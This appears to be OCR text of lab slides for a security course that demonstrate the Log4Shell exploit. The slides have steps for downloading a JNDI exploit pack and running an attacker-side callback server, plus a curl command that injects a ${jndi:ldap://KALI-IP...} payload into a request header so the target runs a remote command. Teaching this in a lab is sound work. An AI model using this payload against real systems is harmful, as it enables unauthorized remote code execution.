
Log4Shell Exploit

- Pull/Unpack JNDI Exploit pack
  https://comp5830.org/JNDIExploit.zip
- Install openjdk-11 in Kali
- Set alias for using Java11


At bottom of ~/.zshrc

```
alias java11=/usr/lib/jvm/java-11-openjdk-amd64/bin/java
```


Kali NIC Configuration



Kali NIC Configuration



Kali NIC Configuration



Log4Shell Exploit

- Pull/Unpack JNDI Exploit pack
  https://comp5830.org/JNDIExploit.zip
- Install openjdk-11 in Kali
- Set alias for using Java11
- Run attacker-side callback server

```
java11 -jar JNDIExploit-1.2-SNAPSHOT.jar -i KALI-IP -p 8080
```

Log4Shell Exploit

- Pull/Unpack JNDI Exploit pack
  https://comp5830.org/JNDIExploit.zip
- Install openjdk-11 in Kali
- Set alias for using Java11
- Run attacker-side callback server
- Make web request with encoded cmd

```
curl 192.168.66.144:514/log4j-endpoint
       -H 'X-Api-Version:
       ${jndi:ldap://KALI-IP:1389/Basic/Command/Base64/XXXX}'
```